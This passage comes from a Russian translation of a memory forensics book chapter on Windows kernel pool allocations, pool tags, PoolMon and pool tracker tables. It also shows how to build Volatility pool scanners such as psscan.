0xfffffa80018bc900       0x3f       0x3f TpWo  TpWorkerFactory      NonPaged
0xfffffa80018bca50        0xa       0x2a Desk  Desktop              NonPaged
0xfffffa80018c2900        0x0        0x0 Prof  Profile              NonPaged
0xfffffa80018c2a50       0x84       0x84 Time  Timer                NonPaged
0xfffffa80018c3570        0x0        0x0 Even  EventPair            NonPaged
0xfffffa80018c5570      0x13a      0x17b Muta  Mutant               NonPaged
0xfffffa80018c6570        0xf        0x0 Call  Callback             NonPaged
0xfffffa80018c7570      0x358      0x35a Sema  Semaphore            NonPaged
0xfffffa80018c8900        0x2        0xd Sess  Session              NonPaged
[snip]
```

Смещение слева - адрес _OBJECT_TYPE в памяти ядра. Эта таблица содержит те же сведения, что и сценарий volshell, но результаты расположены в другом порядке: сценарий volshell обходил список, начиная с nt!ObTypeIndexTable, а objtypescan сканировал память и выводил результаты в порядке обнаружения.

Выделения в пулах ядра

Пул ядра - диапазон памяти, который можно разделять на меньшие блоки для хранения данных любого типа, запрошенных компонентом режима ядра: модулем NT, сторонним драйвером устройства и т. д. Подобно куче, каждый выделенный блок имеет заголовок (_POOL_HEADER) с учётными и отладочными сведениями. По этим дополнительным данным можно связать блоки памяти с владеющим ими драйвером и в некоторой степени сделать выводы о типе структур или объектов, содержащихся в выделенной области. Это критически важно не только для диагностики утечек памяти и повреждений, но и для криминалистического анализа памяти.

> **Примечание.** Внутреннее устройство пула ядра ценно и для специалистов по наступательной безопасности, поскольку хорошее понимание может привести к методикам эксплуатации. Дополнительные сведения приведены в работе Тарьея Мандта *Kernel Pool Exploitation on Windows 7*: mista.nu.

Рис. 5-2 представляет собой изменённый вариант рис. 5-1 и показывает различие в компоновке памяти, возникающее при учёте того, что эти выделения имеют заголовок пула по базовому адресу, то есть в начале диапазона.




Рисунок 5-2. Исполнительные объекты внутри пула

Структуры данных

В 64-разрядной системе Windows 7 заголовок пула выглядит так:

```
>>> dt("_POOL_HEADER")
'_POOL_HEADER' (16 bytes)
0x0 : BlockSize               ['BitField', {'end_bit': 24,
                                  'start_bit': 16, 'native_type': 'unsigned long'}]
0x0 : PoolIndex               ['BitField', {'end_bit': 16,
                                  'start_bit': 8, 'native_type': 'unsigned long'}]
0x0 : PoolType                ['BitField', {'end_bit': 32,
                                  'start_bit': 24, 'native_type': 'unsigned long'}]
0x0 : PreviousSize            ['BitField', {'end_bit': 8,
                                  'start_bit': 0, 'native_type': 'unsigned long'}]
0x0 : Ulong1                  ['unsigned long']
0x4 : PoolTag                 ['unsigned long']
0x8 : AllocatorBackTraceIndex ['unsigned short']
0x8 : ProcessBilled           ['pointer64', ['_EPROCESS']]
0xa : PoolTagHash             ['unsigned short']
```

Ключевые положения

Ключевые положения таковы:

• `BlockSize`: общий размер выделенной области, включая заголовок пула, заголовок объекта и все необязательные заголовки.
• `PoolType`: тип системной памяти, например страничной или нестраничной, описываемой этим заголовком пула.
• `PoolTag`: четырёхбайтовое значение, обычно состоящее из символов ASCII, которое должно уникально определять путь выполнения кода, приведший к выделению, чтобы проблемные блоки можно было отследить до их источника. В системах до Windows 8 и Server 2012 один символ может быть изменён для установки "защитного бита", подробнее о котором рассказано в примечании возле табл. 5-3.

API выделения

Прежде чем создать экземпляр исполнительного или любого другого объекта, из одного из пулов операционной системы необходимо выделить блок памяти, достаточно большой для хранения объекта и его заголовков. Для этого часто используется интерфейс прикладного программирования (API) `ExAllocatePoolWithTag`. Прототип функции выглядит так:

```
PVOID ExAllocatePoolWithTag(
  _In_  POOL_TYPE PoolType,
  _In_  SIZE_T NumberOfBytes,
  _In_  ULONG Tag
);
```

Аргумент `PoolType` задаёт тип системной памяти, используемой для выделения. Значения перечисления `NonPagedPool` (0) и `PagedPool` (1) соответствуют нестраничной и страничной памяти. Как уже было показано, большинство, но не все типы исполнительных объектов выделяются в нестраничной памяти; различие всегда можно определить по члену `_OBJECT_TYPE.TypeInfo.PoolType` конкретного объекта.

> **Примечание.** Можно указать и другие флаги, управляющие исполняемостью памяти, выравниванием по границе кеша и прочими свойствами. Подробнее см. msdn.microsoft.com.

Аргумент `NumberOfBytes` содержит количество выделяемых байтов. Драйверы, напрямую вызывающие `ExAllocatePoolWithTag`, могут задать здесь размер данных, которые требуется хранить в блоке памяти. Исполнительные объекты, как вы уже знаете, отличаются тем, что им требуется дополнительное пространство для заголовка объекта и необязательных заголовков. Функция ядра `ObCreateObject` служит центральной точкой создания всех исполнительных объектов. Она определяет размер запрошенной структуры, например 1232 байта для `_EPROCESS` в 64-разрядной Windows 7, добавляет размер `_OBJECT_HEADER` и всех необходимых необязательных заголовков, а затем вызывает `ExAllocatePoolWithTag`.

Аргумент `Tag` задаёт четырёхбайтовое значение, обычно состоящее из символов ASCII, которое должно уникально определять путь выполнения кода, приведший к выделению, чтобы проблемные блоки можно было отследить до их источника. Для исполнительных объектов теги выводятся из члена `_OBJECT_TYPE.Key`, что и объясняет одинаковое значение `Tag` у всех объектов определённого типа.

Предположим, процесс хочет создать новый файл с помощью Windows API. Произойдут следующие действия:

1. Процесс вызывает `CreateFileA` для ASCII или `CreateFileW` для Unicode; обе функции экспортируются `kernel32.dll`.
2. API создания файла передают управление в `ntdll.dll`, которая затем вызывает ядро и достигает нативной функции `NtCreateFile`.
3. `NtCreateFile` вызывает `ObCreateObject`, запрашивая новый объект типа `File`.
4. `ObCreateObject` вычисляет размер `_FILE_OBJECT`, включая дополнительное пространство для его необязательных заголовков.
5. `ObCreateObject` находит структуру `_OBJECT_TYPE` для объектов `File` и определяет, следует ли выделить страничную или нестраничную память, а также какой четырёхбайтовый тег использовать.
6. Вызывается `ExAllocatePoolWithTag` с соответствующим размером, типом памяти и тегом.

После перечисленных действий в памяти существует новый `_FILE_OBJECT`, а выделенная область помечена определённым четырёхбайтовым тегом. Разумеется, происходит не только это: указатель на заголовок объекта добавляется в таблицу дескрипторов вызывающего процесса, общесистемная база отслеживания тегов пула соответствующим образом обновляется, а отдельные члены `_FILE_OBJECT` инициализируются путём к создаваемому файлу и запрошенными разрешениями доступа, например на чтение, запись и удаление.

> **Примечание.** Последовательные выделения одинакового размера, с одинаковым тегом и типом памяти не обязательно окажутся смежными в памяти. Хотя операционная система пытается группировать выделения сходного размера, если свободных блоков запрошенного размера нет, ядро выберет блок из следующей группы большего размера. Поэтому выделения, содержащие объекты одного типа, могут быть разбросаны по всему пулу. Кроме того, это позволяет меньшим структурам занимать блоки памяти, ранее использованные для хранения больших структур, и создаёт "остаточное пространство", если память не была правильно очищена.

Дополнительные сведения приведены в работе Андреаса Шустера *The Impact of Windows Pool Allocation Strategies on Memory Forensics*: dfrws.org.

Освобождение и повторное использование

Продолжим пример процесса, создающего новый файл. Время жизни соответствующего `_FILE_OBJECT`, то есть его присутствия в физической памяти, зависит от различных факторов. Самый важный из них - насколько быстро процесс сообщит вызовом `CloseHandle`, что закончил чтение или запись нового файла. В этот момент, если объект файла не используется другими процессами, блок памяти возвращается в "список свободных блоков" пула и может быть заново выделен для другой цели. Пока блок ожидает повторного выделения или в любой момент до записи в него новых данных значительная часть исходного `_FILE_OBJECT` остаётся нетронутой.

Точное время пребывания блока памяти в таком состоянии зависит от уровня активности системы. Если машина перегружена подкачкой, а размеры запрашиваемых блоков меньше размера `_FILE_OBJECT` или равны ему, блок будет быстро перезаписан. В противном случае объект может сохраняться дни или недели, намного дольше завершения процесса, создавшего файл.

В прошлом слушатели часто спрашивали: как скоро после закрытия сетевого соединения необходимо получить память, чтобы сохранить доказательства? Ответ: это непредсказуемо и может различаться от машины к машине и даже зависеть от времени суток.

Повторим: когда блоки памяти пула освобождаются, они лишь помечаются как свободные, а не перезаписываются немедленно. То же понятие применимо к криминалистическому анализу дисков. При удалении файла NTFS изменяется только запись главной файловой таблицы (Master File Table, MFT), отражая новый статус. Содержимое файла остаётся нетронутым, пока секторы не

будут переназначены новому файлу и в них не произойдёт запись. Благодаря такому поведению исполнительные объекты, как и любые другие выделения памяти, можно находить в RAM намного позже того, как операционная система их отбросила. Это даёт уникальное представление системы, включающее не только список активно используемых исполнительных объектов, но и ресурсы, существовавшие в прошлом.

Сканирование тегов пула

Сканирование тегов пула, или просто сканирование пула, означает поиск выделений по упомянутым четырёхбайтовым тегам. Например, для поиска объектов процессов можно найти символ ядра, указывающий на начало двусвязного списка активных процессов, а затем перечислить записи, обойдя этот список. Другой вариант - сканирование пула - состоит в поиске `Proc`, четырёхбайтового тега, связанного с `_EPROCESS`, во всём файле дампа памяти. Преимущество второго способа в том, что он находит исторические записи, то есть уже не работающие процессы, а также противодействует некоторым методикам сокрытия руткитов, например прямому манипулированию объектами ядра (Direct Kernel Object Manipulation, DKOM), основанным на изменении списков активных объектов.

При сканировании тегов пула четырёхбайтовый тег служит лишь отправной точкой. Если полагаться только на него, возникнет множество ложных срабатываний. Поэтому Volatility строит более надёжную "сигнатуру" того, как выглядит память вокруг искомых выделений, опираясь на сведения, изложенные ранее в главе. Например, размер выделения и тип памяти, страничной или нестраничной, играют важную роль в устранении ложных срабатываний. Если вы ищете 100-байтовый `_EPROCESS` и находите `Proc` внутри 30-байтового выделения, это не может быть настоящий процесс, поскольку блок памяти слишком мал.

> **Примечание.** Помимо исходных критериев - тега, размера и типа памяти - инфраструктура сканирования пулов Volatility позволяет добавлять особые ограничения для каждого типа объектов. Например, если временная метка создания процесса никогда не должна быть нулевой, сканер можно настроить с учётом этого знания. Тогда он будет сообщать только о находках с ненулевыми временными метками.

Источники тегов пула

В табл. 5-3 показаны исходные критерии, по которым Volatility находит перечисленные исполнительные объекты посредством сканирования пула. Минимальный размер в таблице вычисляется сложением размера `_EPROCESS` для процессов, `_OBJECT_HEADER` и `_POOL_HEADER`.

Таблица 5-3. Данные тегов пула, используемые существующими плагинами Volatility для Windows XP - 7

Объект	Тег	Тег (защищённый)	Мин. размер (Win7 x64)	Тип памяти	Плагин
Процессы	`Proc`	`Pro\xe3`	1304	Нестраничная	`psscan`
Потоки	`Thrd`	`Thr\xe4`	1248	Нестраничная	`thrdscan`
Рабочие столы	`Desk`	`Des\xeb`	296	Нестраничная	`deskscan`
Оконные станции	`Wind`	`Win\xe4`	224	Нестраничная	`wndscan`
Мутанты	`Mute`	`Mut\xe5`	128	Нестраничная	`mutantscan`

Объект	Тег	Тег (защищённый)	Мин. размер (Win7 x64)	Тип памяти	Плагин
Объекты файлов	`File`	`Fil\xe5`	288	Нестраничная	`filescan`
Драйверы	`Driv`	`Dri\xf6`	408	Нестраничная	`driverscan`
Символические ссылки	`Link`	`Lin\xeb`	104	Нестраничная	`symlinkscan`

Хотя данные табл. 5-3 были собраны из исходного кода Volatility, важно понимать, откуда получать исходные сведения. Например, при выпуске новых версий Windows может понадобиться скорректировать поля либо создать сканер пула, находящий исполнительный объект, который не поддерживают существующие плагины Volatility. Кроме того, если вредоносный драйвер ядра выделяет пулы для хранения своих данных - конфигурации, пакетов управления и контроля, имён скрываемых системных ресурсов и т. д., - потребуется механизм получения критериев для поиска этих блоков памяти.

Обратите внимание и на столбец "Тег (защищённый)" в табл. 5-3. Одна из наиболее редко документируемых тонкостей тегов пула - защитный бит. При освобождении пула функцией `ExFreePoolWithTag` необходимо передать тот же тег, который был передан `ExAllocatePoolWithTag`. Операционная система использует этот приём, чтобы драйверы не освобождали память случайно. Если тег, переданный функции освобождения, не совпадает, система вызывает исключение. Это существенно влияет на криминалистический анализ памяти, поскольку фактически искать необходимо защищённую версию тега пула.

> **Примечание.** Защитный бит устанавливается не для всех выделений, а лишь для нескольких типов исполнительных объектов. Более того, начиная с Windows 8 и Server 2012 защитный бит, по-видимому, исчез. Подробнее о нём см. msmvps.com.

Файл pooltag

Как уже упоминалось, Microsoft создала теги пулов для отладки и аудита. Поэтому некоторые установки Windows Driver Development Kit (DDK) и Debugging Tools for Windows включают файл `pooltag.txt`, по которому можно выполнять поиск. Например, имея тег пула, можно определить назначение выделений и владеющий ими драйвер ядра. Поскольку файл содержит описания, можно также начать с ключевых слов наподобие "process object" или "file object" и определить тег пула. Ниже приведён пример содержимого файла `pooltag.txt`:

```
rem
rem Pooltag.txt
rem
rem This file lists the tags used for pool allocations by kernel mode components
rem and drivers.
rem
rem The file has the following format:
rem    <PoolTag> - <binary-name> - <Description>
rem
rem Pooltag.txt is installed with Debugging Tools for Windows (%windbg%\triage)
rem and with the Windows DDK (in %winddk%\tools\other\platform\poolmon, where
rem platform is amd64, i386, or ia64).
rem
AdSv - vmsrvc.sys   - Virtual Machines Additions Service
ARPC - atmarpc.sys  - ATM ARP Client
ATMU - atmuni.sys   - ATM UNI Call Manager
[snip]
Proc - nt!ps        - Process objects
Ps   - nt!ps        - general ps allocations
[snip]
RaDA - tcpip.sys    - Raw Socket Discretionary ACLs
```

```
RaEW - tcpip.sys    - Raw Socket Endpoint Work Queue Contexts
RaJP - tcpip.sys    - Raw Socket Join Path Contexts
RaMI - tcpip.sys    - Raw Socket Message Indication Tags
```

Выделенная в источнике строка показывает, что объекты процессов используют тег `Proc` и выделяются компонентом `nt!ps`, то есть подсистемой процессов модуля NT. Хотя эти сведения полезны, они служат лишь отправной точкой. Узнав тег объектов процессов, всё ещё необходимо определить примерный размер выделений и тип памяти - страничной или нестраничной.

> **Примечание.** Файл `pooltag.txt` содержит только теги, используемые компонентами режима ядра Microsoft. В нём нет данных о сторонних или вредоносных драйверах. Однако существуют сетевые базы данных, например alter.org.ua, куда сообщество может отправлять описания тегов пула. Учтите, что сведения на этих сайтах отправляются анонимно и могут быть неточными.

Утилита PoolMon

PoolMon (msdn.microsoft.com) - монитор пула памяти, распространяемый в составе Microsoft Driver Development Kit (DDK). Он в реальном времени сообщает обновления об используемых в системе тегах пула вместе со следующими сведениями:

- тип памяти: `Paged` или `Nonpaged`;
- количество выделений;
- количество освобождений;
- общее число байтов, занятых выделениями;
- среднее число байтов на выделение.

Следующий вывод показывает пример использования PoolMon. Параметр `-b` сортирует данные по количеству байтов, чтобы наиболее ёмкие по памяти теги располагались первыми.

```
C:\WinDDK\7600.16385.1\tools\Other\i386> poolmon.exe -b
Memory: 2096696K Avail: 1150336K  PageFlts:  8135   InRam Krnl: 5004K P:158756K
 Commit:1535208K Limit:4193392K Peak:2779016K            Pool N:43452K P:187796K
 System pool information
 Tag  Type     Allocs            Frees            Diff   Bytes       Per Alloc
 CM31 Paged    169392 (   0)    153744 (   0)    15648 74838016 (     0)   4782
 MmSt Paged    673616 (  16)    656049 (  17)    17567 28286672 (  -184)   1610
 MmRe Paged     67417 (   0)     66213 (   0)     1204 12613400 (     0)  10476
 CM25 Paged      2404 (   0)         0 (   0)     2404 10678272 (     0)   4441
 NtfF Paged    105073 (   0)     94672 (   0)    10401 10484208 (     0)   1008
 Cont Nonp       2582 (   0)       251 (   0)     2331 9996936 (     0)   4288
 Ntff Paged    426392 (   0)    418603 (   0)     7789 6978944 (     0)    896
 FMfn Paged   5163318 (   0)   5145133 (   0)    18185 5632928 (     0)    309
 Pool Nonp         16 (   0)        11 (   0)        5 4318792 (     0) 863758
 File Nonp  126693501 ( 128) 126675442 ( 132)    18059 3311048 (  -736)    183
 Ntfx Nonp     563917 (   0)    545668 (   0)    18249 3059312 (     0)    167
 CIcr Paged     68617 (   0)     67257 (   0)     1360 3026600 (     0)   2225
 MmCa Nonp     617058 (  16)    601659 (  17)    15399 2197152 (  -120)    142
 vmmp Nonp         19 (   0)        15 (   0)        4 2105480 (     0) 526370
 AWP6 Nonp         12 (   0)        10 (   0)        2 2007040 (     0) 1003520
 NtFs Paged  13782497 (   9)  13760105 (   9)    22392 1963432 (     0)     87
 FSim Paged    245313 (   0)    230460 (   0)    14853 1901184 (     0)    128
 FMsl Nonp     555526 (   0)    537329 (   0)    18197 1892488 (     0)    104
 FIcs Paged   2591469 (   0)   2573319 (   0)    18150 1887600 (     0)    104
 Ntfo Paged   2726359 (   9)   2716000 (   9)    10359 1635912 (     0)    157
 [snip]
```

Как видно, `CM31` занимает первое место по количеству байтов. С момента запуска системы для тега `CM31` было сделано 169 392 вызова `ExAllocatePoolWithTag`, и 153 744 из этих выделений были освобождены. Разница составляет 15 648 блоков, выделенных в настоящий момент и вместе

занимающих 74 838 016 байт, то есть примерно 75 Мбайт памяти. В среднем это 4782 байта на выделение.

Тег `CM25` ненамного отстаёт от `CM31`, используя около 10 Мбайт памяти. `CM` в этих именах тегов означает Configuration Manager - компонент ядра, обслуживающий реестр Windows. Следовательно, можно заключить, что не менее 85 Мбайт RAM зарезервировано для хранения ключей и данных реестра. Однако не следует рассчитывать извлечь из дампа памяти все 85 Мбайт: оба тега находятся в страничной памяти, поэтому часть данных могла быть выгружена на диск.

Ещё один интересный момент касается тега `File`, то есть выделений, хранящих структуры `_FILE_OBJECT`. Как показывает PoolMon, с момента последней перезагрузки их было создано более 126 000 000, что логично, поскольку `_FILE_OBJECT` выделяется при каждом открытии или создании файла. Но объекты файлов довольно малы, поэтому 18 000 выделенных сейчас объектов занимают в общей сложности лишь около 3,5 Мбайт, в среднем 183 байта на выделение.

Помимо сведений о внутренней работе операционной системы, вывод PoolMon дополняет информацию из `pooltag.txt`. Вместе они дают тег пула, описание, владеющий драйвер ядра, размер выделения и тип памяти - почти всё необходимое, чтобы начать сканировать дампы памяти в поисках экземпляров выделений.

> **Примечание.** Отладчик ядра Windows также помогает определять связи тегов пула. Например, команда `!poolfind` ищет нужный тег и сообщает тип и размер памяти. Её можно использовать так:

```
kd> !poolfind Proc
Searching NonPaged pool (fffffa8000c02000 : fffffe000000000) for Tag: Proc
*fffffa8000c77000 size:  430 previous size:    0  (Allocated) Proc (Protected)
*fffffa8001346000 size:  430 previous size:    0  (Allocated) Proc (Protected)
*fffffa8001361000 size:  430 previous size:    0  (Allocated) Proc (Protected)
*fffffa800138f7a0 size:  430 previous size:   30  (Free)      Pro.
*fffffa80013cb1e0 size:  430 previous size:   c0  (Allocated) Proc (Protected)
*fffffa80013e4460 size:  430 previous size:   f0  (Allocated) Proc (Protected)
*fffffa80014fd000 size:  430 previous size:    0  (Allocated) Proc (Protected)
*fffffa800153ebd0 size:   10 previous size:   70  (Free)      Pro.
[snip]
```

Вывод сокращён для краткости, но среди показанных результатов шесть блоков выделены в настоящий момент, а два помечены как свободные. Один из свободных блоков имеет тот же размер, что и выделенные, - `430`, а второй намного меньше - `10`. Поэтому свободный блок по адресу `0xfffffa800138f7a0`, вероятно, содержит завершённый `_EPROCESS`, тогда как часть блока по адресу `0xfffffa800153ebd0` уже была использована заново.

Таблицы отслеживания пула

Поскольку PoolMon предназначен для показа изменений использования тегов пула в реальном времени, его необходимо запускать в действующей системе. Но что делать, если имеется только дамп памяти? К счастью, память фактически содержит статистику, считываемую PoolMon. Она доступна из того же блока данных отладчика ядра (`_KDDEBUGGER_DATA64`), где хранятся списки активных процессов и загруженных модулей. В частности, член `PoolTrackTable` указывает на массив структур `_POOL_TRACKER_TABLE` - по одной для каждого уникального используемого тега пула. Вот как эти структуры выглядят в 64-разрядной системе Windows 7:

```
>>> dt("_POOL_TRACKER_TABLE")
'_POOL_TRACKER_TABLE' (40 bytes)
0x0   : Key                            ['long']
0x4   : NonPagedAllocs                 ['long']
0x8   : NonPagedFrees                  ['long']
0x10  : NonPagedBytes                  ['unsigned long long']
```

```
0x18  : PagedAllocs                   ['unsigned long']
0x1c  : PagedFrees                    ['unsigned long']
0x20  : PagedBytes                    ['unsigned long long']
```

Как видно, у каждой таблицы отслеживания имеется `Key` - четырёхбайтовый тег. Остальные члены сообщают количество выделений, освобождений и общее число занятых байтов как для нестраничной, так и для страничной памяти. Хотя сведения не обновляются в реальном времени, что естественно, поскольку система уже не работает, можно по крайней мере определить её состояние на момент получения дампа памяти. Ниже приведён пример запуска плагина `pooltracker` с фильтрацией нескольких тегов, используемых исполнительными объектами. Имена столбцов начинаются с `Np` для нестраничной памяти или `Pg` для страничной:

```
$ python vol.py -f win7x64.dd pooltracker
                  --profile=Win7SP0x64
                  --tags=Proc,File,Driv,Thre
Volatility Foundation Volatility Framework 2.4
Tag    NpAllocs NpFrees  NpBytes  PgAllocs PgFrees  PgBytes
------ -------- -------- -------- -------- -------- --------
Thre     614895   614419   606688        0        0        0
File   75346601 75336591  3350912        0        0        0
Proc       4193     4154    51728        0        0        0
Driv        143        6    67504        0        0        0
```

Можно определить, что все четыре тега находятся в нестраничной памяти, поскольку три столбца `NpAllocs`, `NpFrees` и `NpBytes` имеют ненулевые значения. Чтобы определить приблизительный размер одного выделения, разделите общее число байтов на текущее количество выделений. Например, для тега `Thre`, то есть объектов `Thread`, средний размер равен `606688 / (614895 - 614419) = 1274` байта. Следовательно, чтобы найти все выделения, содержащие потоки, следует искать в нестраничной памяти теги `Thre` в блоках размером не менее 1274 байт.

> **Примечание.** Несколько важных замечаний о таблицах отслеживания пула:
>
> - **Параметры фильтрации.** Если запустить плагин `pooltracker` без `--tags`, он покажет статистику для всех тегов пула.
> - **Подробный вывод.** Данные из файла `pooltag.txt` можно интегрировать параметром `--tagfile`, чтобы в выводе отображались описание и владеющий драйвер ядра, если они доступны.
> - **Поддерживаемые системы.** Windows начала по умолчанию записывать статистику в таблицы отслеживания пула только после XP и 2003. Поэтому плагин `pooltracker` работает лишь с Vista и более поздними операционными системами.
> - **Ограничения.** Таблицы отслеживания пула записывают только статистику использования; они не записывают адреса всех выделений определённого тега.

Создание сканера пула

Как уже упоминалось, все плагины Volatility, перечисленные в табл. 5-3, реализуют подход сканирования пула для поиска объектов в памяти. Платформа предоставляет базовый класс `PoolScanner`, который можно расширить, настроив поведение сканера, например искомый тег, размер выделений и тип памяти, а также класс `AbstractScanCommand`, предоставляющий все параметры командной строки, необходимые плагину сканирования пула.

Расширение PoolScanner

Следующий код показывает конфигурацию, необходимую для `psscan`, то есть сканера пула для объектов процессов:

```
1 class PoolScanProcess(poolscan.PoolScanner):
2     """Pool scanner for process objects"""
3
4     def __init__(self, address_space, **kwargs):
5         poolscan.PoolScanner.__init__(self, address_space, **kwargs)
6
7         self.struct_name = "_EPROCESS"
8         self.object_type = "Process"
9         self.pooltag = obj.VolMagic(address_space).ProcessPoolTag.v()
10        size = self.address_space.profile.get_obj_size("_EPROCESS")
11
12        self.checks = [
13         ('CheckPoolSize', dict(condition = lambda x: x >= size)),
14         ('CheckPoolType', dict(non_paged = True, free = True)),
15         ('CheckPoolIndex', dict(value = 0)),
16         ]
```

В первой строке `PoolScanProcess` расширяет `PoolScanner`, поэтому наследует функциональность, общую для всех сканеров пула. Для поиска объектов процессов необходимо внести лишь следующие настройки:

• **Имя структуры.** В строке 7 задаётся имя структуры `_EPROCESS`. Оно сообщает сканеру пула, какой тип структуры содержится в выделениях.
• **Тип объекта.** В строке 8 задаётся тип исполнительного объекта `Process`, который используется как дополнительная форма проверки. Обнаружив возможное выделение, сканер сравнивает указанное значение с членом `Name` структуры `_OBJECT_HEADER`. Для сканеров пулов, выделения которых не содержат исполнительные объекты, например сетевые соединения и сокеты, тип объекта не задаётся.
• **Тег пула.** В строке 9 задаётся тег пула. Вместо жёстко заданного значения вроде `Proc` тег извлекается из контейнера конкретного профиля. Это необходимо, поскольку теги могут меняться при выпуске новых версий операционной системы.
• **Размер выделения.** В строке 10 формируется минимальный размер выделения, способного хранить объекты процессов, на основе размера `_EPROCESS`. Это значение также не задаётся жёстко, поскольку размеры различаются между профилями, особенно в 32- и 64-разрядных системах. Ограничение размера применяется в строке 13.
• **Тип памяти.** В строке 14 объявляются допустимые типы памяти. В данном случае сканер ищет выделения в нестраничной и свободной памяти. Все результаты в страничной памяти он пропускает.

Расширение AbstractScanCommand

Теперь, когда вы увидели, как инициализировать сканер пула, следующий шаг - создать плагин, который загружает сканер и выводит нужные поля в терминал. Ниже приведён пример такого кода:

```
1 class PSScan(common.AbstractScanCommand):
2     """Pool scanner for process objects"""
3
4     scanners = [poolscan.PoolScanProcess]
5
6     def render_text(self, outfd, data):
7         self.table_header(outfd, [('Offset(P)', '[addrpad]'),
8                                   ('Name', '16'),
9                                   ('PID', '>6'),
10                                  ('PPID', '>6'),
11                                  ('PDB', '[addrpad]'),
```

```
12                                  ('Time created', '30'),
13                                  ('Time exited', '30')
14                                  ])
15
16          for pool_obj, eprocess in data:
17              self.table_row(outfd,
18                  eprocess.obj_offset,
19                  eprocess.ImageFileName,
20                  eprocess.UniqueProcessId,
21                  eprocess.InheritedFromUniqueProcessId,
22                  eprocess.Pcb.DirectoryTableBase,
23                  eprocess.CreateTime or '',
24                  eprocess.ExitTime or '')
```

Как видно из первой строки, имя класса `PSScan`, расширяющего `AbstractScanCommand`, становится именем плагина. В строке 4 плагин связывается с классом `PoolScanProcess`. Учтите, что переменная `scanners` может принимать несколько классов, если требуется найти разные объекты за один проход по дампу памяти, что даёт огромную экономию времени. Остальной код в строках 7-14 создаёт заголовок таблицы в текстовом выводе, а строки 16-24 добавляют в таблицу по одной строке на каждый найденный сканером результат. В данном случае каждый результат представляет собой объект `_EPROCESS`.

При расширении базового класса `AbstractScanCommand` новый плагин получает различные параметры командной строки, позволяющие пользователям настраивать поведение сканера. Они видны в нижней части вывода `--help`, как показано ниже:

```
$ python vol.py psscan --help
[snip]

  -V, --virtual         Scan virtual space instead of physical
  -W, --show-unallocated
                        Show unallocated objects (e.g. 0xbad0b0b0)
  -S START, --start=START
                        The starting address to begin scanning
  -L LENGTH, --length=LENGTH
                        Length (in bytes) to scan from the starting address
---------------------------------
Module PSScan
---------------------------------
Pool scanner for process objects
```

Ниже приведены описания параметров:

• `-V`/`--virtual`**.** При сканировании выделений пула можно использовать виртуальное адресное пространство ядра или физическое адресное пространство. По умолчанию Volatility использует физическое пространство, поскольку оно охватывает как можно больше памяти, включая блоки, которых сейчас нет в таблице страниц ядра. Это позволяет восстанавливать объекты из "остаточного пространства" RAM. Чтобы перейти в режим сканирования только активных страниц, для которых у ядра сейчас имеется отображение, используйте `-V`/`--virtual`.
• `-W`/`--show-unallocated`**.** Этот параметр определяет, показывает ли плагин объекты, явно помеченные операционной системой как невыделенные. Дополнительные сведения приведены в публикации Андреаса Шустера: computer.forensikblog.de.
• `-S`/`--start` **и** `-L`/`--length`**.** Если требуется сканировать не всю память, а только определённый диапазон, этими параметрами можно указать начальный адрес и длину. Адрес интерпретируется как расположение в физической или виртуальной памяти в зависимости от того, установлен ли флаг `-V`/`--virtual`.

Алгоритм сканера пула

Базовый класс `PoolScanner`, а следовательно, и любой расширяющий его сканер, формирует результаты по логике, показанной на рис. 5-3.

